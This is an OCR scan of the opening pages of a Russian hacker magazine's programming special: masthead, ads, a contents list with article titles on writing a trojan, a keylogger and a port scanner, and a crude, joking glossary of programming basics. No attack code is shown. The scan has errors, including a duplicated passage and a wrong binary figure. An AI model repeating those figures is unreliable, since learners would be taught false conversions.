


# ХАКЕР СПЕЦ #4

W W W . Х А К Е Р . R U



Х О , О , Х И Н Г



0 200021 1

# НЕ ВСЕ

ЧТО ОПРЕДЕЛЯЕТ

# КАЧЕСТВО

## ВИДНО СРАЗУ



ЗНАК КАЧЕСТВА



# НОВЫЕ

## БОТИНКИ

при покупке обуви,  
отмеченной знаком  
качества Camelot  
ПОДАРОК!



Редакция

Координатор проекта:

Сергей Покровский

(pokrovsky@xaker.ru)

Главный редактор: Александр

Черных (holod@xaker.ru)

Второе дыхание:

Александр Сидоровский

(2poisonS@xaker.ru)

добрая фея

Игорь Пискунов

(igor@gameland.ru)

замполит-политрук

Алена Скворцова

(alyona@gameland.ru)

Арт

Арт-директор

R.SKY

(matrix@xaker.ru),

дизайн и обложка

Griff

modernart.ru

дизайн верстка

Татьяна Отакуева

(osyako@gameland.ru)

Реклама

руководитель отдела

Игорь Пискунов

(igor@gameland.ru)

менеджеры отдела

Алексей Анисимов

(anisimov@gameland.ru)

Басова Ольга

(olga@gameland.ru)

Крымова Виктория

(vika@gameland.ru)

тел.: (095) 229.43.67

(095) 229.28.32

факс: (095) 924.96.94

Оптовая продажа

руководитель отдела

Владимир Смирнов

(vladimir@gameland.ru)

менеджеры отдела

Андрей Степанов

(andrey@gameland.ru)

Самвел Анташян

(samvel@gameland.ru)

тел.: (095) 292.39.08

(095) 292.54.63

факс: (095) 924.96.94

PUBLISHING

учредитель и издатель

ЗАО "Гейм Лэнд"

директор

Дмитрий Агарунов

(dmitrii@gameland.ru)

финансовый директор

Борис Скворцов

(boris@gameland.ru)

Для писем

10100, Москва,

Главпочтамт,

а/я 652, Хакер

Web-Site  
E-mail

<http://www.xaker.ru>

magazine@xaker.ru

Мнение редакции не обязательно совпадает с мнением авторов.  
Редакция не несет ответственности за те моральные и физические увечья,  
которые вы или ваши коллеги можете получить, руководствуясь информацией,  
помечкой из статьи номера. Редакция не несет ответственности за  
содержание рекламных объявлений в номере.

Отпечатано в типографии  
«ScanWeb», Финляндия


Зарегистрировано в Министерстве Российской Федерации  
по делам печати, телерадиовещания  
и средств массовых коммуникаций

ПИ № 77-1905 от 15 марта 2000 г.

Тираж 57 000 экземпляров. Цена договорная.



Журнал презентуется всем пассажирам,  
участвующим в рейсах авиакомпании "ИГИДА АЭРО"



**Дарова, перец!** Ты находишься на пороге новой жизненной эпохи – будешь с нами сегодня кодить. Программировать, то есть. Бойишься? Думаешь, это замороченное занятие, долгое и нудное, от которого сдвиг по фазе начинается, и, к тому же, только избранным яйцеголовым доступное? Хорош, не бойся! Не боги горшки обжигают. Современные языки программирования позволяют тебе практически без строчки кода САМОМУ написать прикольные проги – и не какие-нибудь "2 + 2 = 3,5", а настоящие – плееры всякие, инет – броузеры. Так можно даже простенького троянского коня написать! И при этом не нужно заморачиваться понятиями, типа "билинейная структура данного алгоритма не позволяет интерполировать данный полином", и прочей фигней. Просто берешь в руки мышь, в зубы – Х, и – вперед! Главное – не стремиться, и через пару часов у тебя будет уже целый арсенал реальных, работающих программ! Так что – от винта, поехали и всё такое. Я пристегнут, а ты? Пора. Пристегнись.



- 1** Вступительная
- 2** Содержание
- 4** Глоссарий
- 12** Как создается программа
- 16** "Hacked By" на дельфи, VC++ и VB
- 20** Проги для программера
- 24** Дебаг или как защитить себя от насекомых
- 28** Перекодировщик
- 32** Программистские ресурсы в сети
- 36** Языки программирования, и откуда они взялись - ликбез
- 42** ВУЗЫ
- 44** Фишки
- 53** Боевой конь за 10 минут
- 56** Команда, или о вреде программистов
- 66** Создай язык сам или Конструктор для программиста

- 68** Твой собственный веб-броузер
- 71** Инсталлим языки программирования
- 74** Высший пилотаж - пишем клавиатурный сниффер
- 78** Смотрелка в домашних условиях
- 80** Getright своими руками
- 84** Сканер портов? ЛЕГКО!
- 86** Справочник конспиративных квартир на ВБ
- 90** Азм - проще некуда
- 92** Текстовый редактор на дельфи или снова текстовый редактор
- 94** Кранты соседям, или свой собственный мега-плеер
- 98** Суровая правда жизни о директЗД
- 104** Кликер - самопал
- 106** Совершенное оружие кодера
- 110** J++ с самого начала: пишем текстовый редактор.
- 114** Нас ребут, а мы крепчаем!
- 116** Нет, не хакер, просто гадил плохо
- 120** Пишем свой мессаджер для локалы на С++ Билдер
- 122** Бешеная Блинница
- 126** Анекдоты о програмерах

# Формула новых технологий!



Надежность, мощь и  
новейшие технологии  
от Compaq -  
движущая сила и гарантия  
непрерывной работы Вашей  
информационной системы.



Verysell - крупнейший дистрибутор Compaq в России  
и странах СНГ.

Verysell - взаимовыгодное сотрудничество.

Verysell - надежное партнерство.

До двух процессоров-  
Intel® Pentium® III  
600-733MHz  
Оперативная память-  
128MB /133MHz,  
расширяется до 2GB.  
Integrated Dual  
Channel Wide-Ultra2  
SCSI Controller  
Поддерживает до  
4-х 1" hot-plug  
дисков Wide-Ultra2  
SCSI,  
max. до 72,8 GB

Compaq ProLiant  
ML350



До двух процессоров-  
Intel® Pentium® III  
667-733MHz  
Оперативная память-  
128MB/133MHz,  
расширяется до 4GB.  
Integrated Dual Channel  
Wide-Ultra2 SCSI  
Controller  
Поддерживает до 6-и  
1" hot-plug дисков  
Wide-Ultra2 SCSI, max.  
до 109,2 GB  
Блоки питания,  
заменяемые в горячем  
режиме (опция)

Compaq ProLiant  
ML370



До двух процессоров-  
Intel® Pentium® III Xeon  
800MHz  
Оперативная память-  
128MB/133MHz,  
расширяется до 4GB.  
Integrated Dual Channel  
Wide-Ultra2 SCSI  
Controller  
Поддерживает до 12-и  
1" hot-plug дисков  
Wide-Ultra2 SCSI, max.  
до 109,2 GB  
Блоки питания,  
заменяемые в горячем  
режиме

Compaq ProLiant  
ML530



<http://www.verysell.ru>

Партнеры Verysell: **МОСКВА** ACT Group (095) 232-5688; LightNet Complex (095) 299-3568; Белмонт Консалтантс (095) 937-1606; Би-Эй-Си (095) 955-7185;  
Метал (095) 748-1231; Нобел (095) 946-9805; ПАТРИАРХ (095) 216-7201; РПИ (095) 267-3420; Свемел (095) 154-5181;  
Си-Эс-Эс Интернейшнл (095) 258-6707; Таузр-Сети (095) 210-0198; Ромбо (095) 956-2479;  
**ЕКАТЕРИНБУРГ** Микротест (3432) 22-2155; **КРАСНОЯРСК** Альфаком (3912) 65-3314; КАМИ-Красноярск (3912) 27-9277;  
**НОВОСИБИРСК** Интерфейс (3832) 46-0411; **Н.НОВГОРОД** Лик-Н (8312) 34-2770; **РОСТОВ-НА-ДОНЕ** Форте (8632) 67-0977;  
**ТЮМЕНЬ** КАТ (3452) 41-1663; **УФА** Банкос (3472) 52-7394;


**COMPAQ**

<http://solutions.compaq.ru>

Логотип Intel Inside и Pentium являются зарегистрированными товарными знаками Intel Corporation.

# Глоссарий с самогон

авторы: группа товарищей



арова. Признайся, перец, было такое, что ты читал (пытался читать) умную книжку, написанную суровым дядей из МелкойМягкости? Ну, типа, "Аспекты и тонкости программирования на Visual C++ в среде Windows 9x, бла-бла-бла. И грузил тебя тот дядя после первой же страницы страшными терминами. Он своим

буржуинским разумом уверен, что, типа, все знают и понимают, что значит фраза вроде "... после анализа содержимого стека и/или дампа памяти по адресам xxxxx-xxxx вы поймете, что трассировка вызывает обращение по вектору прерывания 02h и....". Я, например, уже после второй страницы таких душераздирающих историй рвал и без того редкие волосы у себя на го-

лове. Так вот, чтобы тебе не заморочиваться и не чесать репу, я тебе все растолкую "по понятиям". Прикинь, как ты сможешь выделаться перед подругой! Она тебе: "...а у меня то да се не работает, а завтра зачет по компьютерам, а препод - тормоз...", а ты ей: "Да не вопрос! Тут у тебя элемент массива в строковую переменную криво конвертируется, сейчас мы его порепаем в пару циклов, да еще и без меток обойдемся!". Все, дама будет твоей навеки. Проверено электроникой :)))) !!! Поехали.

## ПЕРЕМЕННАЯ

В этом мире все меняется, верно? Все что-то на что-то меняют... Одни Риву 128 на Риву 256, другие паровоз на другой паровоз. Так и в кодинге, то есть в его, понимаешь, результате, супер-пупер-рулезной проге, которая осчастливит человечество, наконец сломает Инет и поснимает лифчики на всех фотках подружек. Во, кстати, и пример - приходит к тебе красавица, вся в бантах и кружевах (ну, или в джинсах и футболке, кому как нравится). А ты уже весь подготовился, все помыл, вынес кубометр пивных бутылок и прочих завалившихся от прошлых зависаний предметов, любимую крысу к компу подвесил и подстелил ей (крысе!) парадный коврик с зайчиком (рабочий, с голой теткой в шкаф спрятал - дабы не травмировать...). Ну и через п часов ты с этой лапочкой уже вовсю практикуешь чудеса и диковинны вольной акробатики. Все лишние предметы одежды (а они тут все лишние! ) полетели в стороны, и все такое... Смотри: была подруга в прикиде, стала... ну... тоже в прикиде, но - более естественном :))). То есть - ее одетость есть величина, по жизни, ПЕРЕМЕННАЯ. Может дама быть совсем одетой, может - немного раздетой, а может - и обнаженной: получается, что дама - переменная, принимающая эти три значения. Переменная - первое и основное понятие любого языка кодинга, в которое ты, перец, просто должен вникнуть.

# Нодера или ачала

## ПОСТОЯННАЯ, или КОНСТАНТА

А теперь, на том же примере, - то, что ты попытаешься снова развести на романтический вечер эту пельмешку так же обязательно, как восход солнца утром. Это, выражаясь по-латински, *constanta est*. То есть непременно и обязательно, и так будет всегда. Так вот, в кодинге, коим ты собираешься заняться, это называется КОНСТАНТА, или ПОСТОЯННАЯ ВЕЛИЧИНА. Вот так мы продвинулись аж на два термина. Дальше пойдет посложнее, но помни - программер-кодер - это, прежде всего, чугунная задница.

## ГЛОБАЛЬНЫЕ И ЛОКАЛЬНЫЕ ПЕРЕМЕННЫЕ (КОНСТАНТЫ)

То, что мы с тобой нарыли - переменная и константа, - база, но и тут все не так просто. Чтобы было понятно, снова пример: то, что ты пиво пьешь с классными перцами по выходным в клубе, оно, конечно, константа... Но, кроме тебя и твоей компании, это знают максимум человека десять, так? А вот то, что Билл Гейтс-с-С! и его Форточки - масстдай, - все говорят, и с завидным постоянством. Тоже константа получается. Так как однажды от другого отличать? Почесали репу умные дяди и ввели термин - ГЛОБАЛЬНАЯ КОНСТАНТА (ПЕРЕМЕННАЯ) и ЛОКАЛЬНАЯ. Попробуй догадаться, где тут какая константа. Ну, ты рубиши, однозначно :))!!! Значит, договорились: локальное - это то, что знаешь ты, здесь и сейчас, а глобальное - помасштабнее будет, все знают, никто не спорит.

С переменными и константами мы вроде разобрались, так?

## КАК ЗАГИБАТЬ ПАЛЬЦЫ, ИЛИ СИСТЕМЫ СЧИСЛЕНИЯ

Никогда не задумывался, как комп думает? Прикинь, вот ты считаешь яблоки (подружек, зеленых президентов). И загибаешь пальцы.

**а теперь прикинь, переч, что такую байду надо проделать, чтобы посчитать до 7657651265? Это ж крыша отъедет, сто пудов! Ч компа-то не отъедет, ему что, он железный. а вот у нас с тобой от одной записи глаза съедутся в кучку. хочешь, покажу? 7657651265 110010000110111001110001000001! как твое? Так вот, чтобы изъежать такого гимора, умные люди подумали и решили: а чего мы, собственно говоря, паримся? давай придумаем еще какую-нибудь систему счисления, чтобы и компу удобно было, и нам.**


Один, два... И так, пока пальцы не кончатся. Пальцев десять - двенадцать. Подружек или бутылок пива вечером может быть и больше. Конечно, еще ноги есть. И йенг... Но, согласись, тяжеловато. А компу как считать, когда он всего до одного считать умеет? Сам знаешь, у него все - либо 1, либо 0. Засада, вроде. Но не тут-то было! Ты можешь, например, насчитав десяток (на пальцах), взять и попросить дружбана на своей ладони палец загнуть. Теперь чего получилось? Так бы вы вдвоем всего до 22 посчитали (десять на руках, десять на ногах, плюс два йенга :)), а то - до 110, только на одних руках. Во какая штука.

**МЛАДШИЙ РАЗРЯД** (от 0 до 9) - это ты или пальцы на твоих руках в нашем случае.

**СТАРШИЙ РАЗРЯД** (десятки) - это друг или пальцы на его руках. А если еще пяток перцев привлечь, можно считать до морковкино-розовенья. Так и комп. У него тоже разряды есть, только считает он не от 0 до 9 а, от 0 до 1. Ну, палец у него один... Теперь вспомни снова - цифрией он сколько знает? Правильно, две.

**BINARY, БИНАРНЫЙ, ДВОИЧНЫЙ** - так это называется по латыни (да и по-английски тоже). Понял? Ну, там, бисексуалов вспомни. Их тоже к двум полам тянет. Теперь надо врубиться, как до пяти, например, таким методом посчитать. Договоримся так: у компа до фига рук, на каждой - один палец. Загнутый палец - 1, разогнутый - 0. Лады? Поехали... Загибаем один комповый палец, получаем 1b (буква b в конце нам говорит, что это binary-система счета). А теперь вспомни, пельмень, у компа еще руки есть. И на второй

руке тот палец не загнут (01b). А нам нужно посчитать двойку, правильно? Так вот, на той руке, где палец не загнут, загибаем, а на той, на которой был загнут - разгибаляем. Во, выразился... Что получилось? Точно, 10b. В двоичной системе счета 10 - это то же самое, что 2 в ДЕСЯТИЧНОЙ (DECIMAL, не путать с децибелами :)). Считаем дальше. Три. У нас есть две руки, на руке "старшей" загнут палец, на младшей - нет. Так и загнем его, чего он торчит. А на "старшей" руке палец разгибаешь не будем, а то опять 1 получится. В результате этой хитрой операции у нас получилось 11b. Это и есть 3 в бинарной системе. Только вот



руки у нас снова кончились. Фигня, сейчас еще одну привлечем к делу. Итак, четыре. Рук у нас три, пальцев тоже. Два загнуты. Разогнем их на фиг. А на новой руке загнем. Получилось 100b. Теперь пять. Загибаем самый правый палец (понятно, почему правый? Ну, ты же когда после 16-и 17 пишешь, ты же цифру справа меняешь, так?). Получилось 101b. Вот и посчитали до пяти. По-модному, как настоящие компы. Чувствуешь себя киборгом? :)))))) А теперь прикинь, перец, что такую байду надо проделать, чтобы посчитать до 7657651265? Это ж крыша отъедет, сто пудов! У компа-то не отъедет, ему что, он железный. А вот у нас с тобой от одной записи газа съедутся в кучку. Хочешь, покажу? 7657651265 = 110010000-11011100-1111000100001b! Как тебе? Так вот, чтобы избежать такого гимора, умные люди подумали и решили: а чего мы, собственно говоря, паримся? Давай придумаем еще какую-нибудь СИСТЕМУ СЧИСЛЕНИЯ, чтобы и компу удобно было, и нам. А то от этих единиц и ноликов точно опыреть можно. Наша

родная десятичная система не покатила. Так уж вышло, что информация в компе меряется БИТАМИ (Binary digit, двоичное число, англ.), ты уже знаешь, почему. Биты удобно группировать в БАЙТЫ, по 8 штук. То есть байт - это 8 бит. Почему не по 10? Это вопрос философский. Микросхемки там всякие так сделали. Процессор первый (более-менее) писюковый был ИМЕННО ВОСЬМИРАЗРЯДНЫЙ. А раз битов 8, то и систему придумали соответствующую...

**...ВОСЬМЕРИЧНУЮ** (по-буржуйски, OCTAL, OCT). Ну, на каждой руке по 7 пальцев (почему не 8? Ну, подумай, когда ничего не загнуто, это ж тоже цифра. Ноль). Но система сия гиморна и человеческому уму нерастяжима. И потом прогресс не стоит на месте, процессоров понаделали 16-битных (а также 32-битных и более). Поэтому приDOOMали еще одну систему...

**...ШЕСТНАДЦАТИРИЧНУЮ** (по-буржуйски - HEXDECIMAL, HEX). Понял, откуда взялись всякие названия типа HEXEDIT и прочее? Там на каждой руке по 15 пальцев, ты прикинь! А записывать как? Ну, со всякими там бинарными и восьмеричными понятно, а тут? Нет же такой цифры, чтоб в одном РАЗРЯДЕ 15, например, означала (заметь, число 15 в десятич-

ной системе - это 2 разряда, 1-десятки и 5-единицы). Тут в ход пошли буквы: 10=A, 11=B, 12=C, 13=D... 15=F. На самом деле, все эти системы счисления - это так, для удобства.

### РАЗМЕР - ЭТО ВСЕ-ТАКИ ГЛАВНОЕ

В отличие от того дела, которое ты так любишь, где важен не размер, а умение, в программировании размер очень даже важен. Размер чего угодно. Переменных, констант, самой программы, отдельных ее частей. "То есть как - размер? Они чего, неодинаковые?" - спросишь ты. Да, неодинаковые. Ты пробовал в одну штанину засунуть две ноги? Ну и как? Так и в программировании. Помнишь, разговор шел про байты и биты? Так вот, допустим, ты определил, что в твоей программе будет 3 переменных. Одна - сколько у тебя денег, вторая - куда ты ломанешься с подружкой вечером, и третья - адреса подружек, которых можно пригласить именно сегодня. Правда,

бы 344.07, да? Так уж деньги устроены - рубли, в которых по 100 копеек. Поэтому очень удобно записывать их количество в виде десятичной дроби (в школе изучали, помнишь?). Такое число в терминологии (слово-то какое умное!!!) программеров называется ДРОБНЫМ или РЕАЛЬНЫМ (REAL).

А вот если бы ты планировал количество дрынка для вечеринки с друзьями, ты бы прикинул, сколько нужно бутылок (ящиков, вагонов) пива. И тут уж 5.3 бутылки быть не может, ты ж отпить не потащишь на стол? А будет этих бутылок хоть и нереальное, но ЦЕЛОЕ количество. И число, обозначающее это количество, тоже называется ЦЕЛЫМ ЧИСЛОМ (INTEGER).

**СТРОКОЙ**, ты описал место назначения. То есть СТРОКА (STRING) - это некоторое количество информации, которую можно записать буквами и цифрами. А вот буквы и цифры, в свою очередь, называются СИМВОЛАМИ (CHAR). Но символами они


являются только в пределах строки. Груено? Не дрейфь, сейчас растолкую. Например, "ВАСЯ ПУПКИН - 1-й парень на деревне!" - строка, состоящая из символов. Причем символы - это все, и "В", и "А", и "С", в том числе и цифра 1. Только настоящий программер напишет - символ "1". Так уж принято, чтобы отличать цифру 1 от символа "1". То есть строка -

это набор символов. Такие наборы называются МАССИВАМИ (ARRAY). То есть первый символ нашей строки "В", второй "А" и так далее. Очень удобно, если надо узнать, какой там у нам символ находится на позиции 145 в 10 строке восьмой страницы первого тома "Войны и Мира". Кстати, тут "Война и мир" - тоже массив. Но уже МНОГОМЕРНЫЙ (N-DIMENSIONAL), в нескольких измерениях. Почему и что это значит, ты как это сформулировал? - спросишь ты. Объясняю: первый том (измерение номер раз), восьмая страница (измерение номер два), десятая строка (третье), символ номер 145 (четвертое). И нашел там, например, букву (символ) "А". Этот символ называется ЭЛЕМЕНТОМ МАССИВА. Массив, сам понимаешь, может состоять из чего угодно (цифрок, буквок, битиков). А может и из файлов. Это не принципиально. Важно только, чтобы все ячейки массива содержали данные

**МАССИВ, САМ ПОНИМАЕШЬ, МОЖЕТ СОСТОЯТЬ ИЗ ЧЕГО УГОДНО (ЦИФРОК, БУКОВОК, БИТИКОВ). А МОЖЕТ И ИЗ ФАЙЛОВ. ЭТО НЕ ПРИНЦИПИАЛЬНО. ВАЖНО ТОЛЬКО, ЧТОБЫ ВСЕ ЯЧЕЙКИ МАССИВА СОДЕРЖАЛИ ДАННЫЕ ОДНОГО ТИПА.**

эти переменные не совсем одного ТИПА? Не, ну если ты совсем чердаку войну объявишь, можно, конечно, все к одному типу привести: денег у меня ТРИСТА СОРОК ЧЕТЫРЕ РУБЛЯ СЕМЬ КОПЕЕК, пойдешь ты в ОРДЕНА ЛЕНИНА, ОРДЕНА ТРУДОВОГО КРАСНОГО ЗНАМЕНИИ и т.д. и т.п. БОЛЬШОЙ ТЕАТР... Адреса подружек я могу угадать: это где-то в районе Кашенко. Зато все типы у тебя одинаковые - СТРОКА, все у тебя с помощью текстовых строчек записано. А ведь можно и так все описать: денег - 344.07, пойдем в ОРДЕНА ЛЕНИНА,...(тут никуда не денешься, строка), адреса подружек - записная книжка №1, страницы с 5 по 25. Чувствуешь преимущество? Все стало просто и понятно. Логично. А теперь разберем это дело по пунктам:

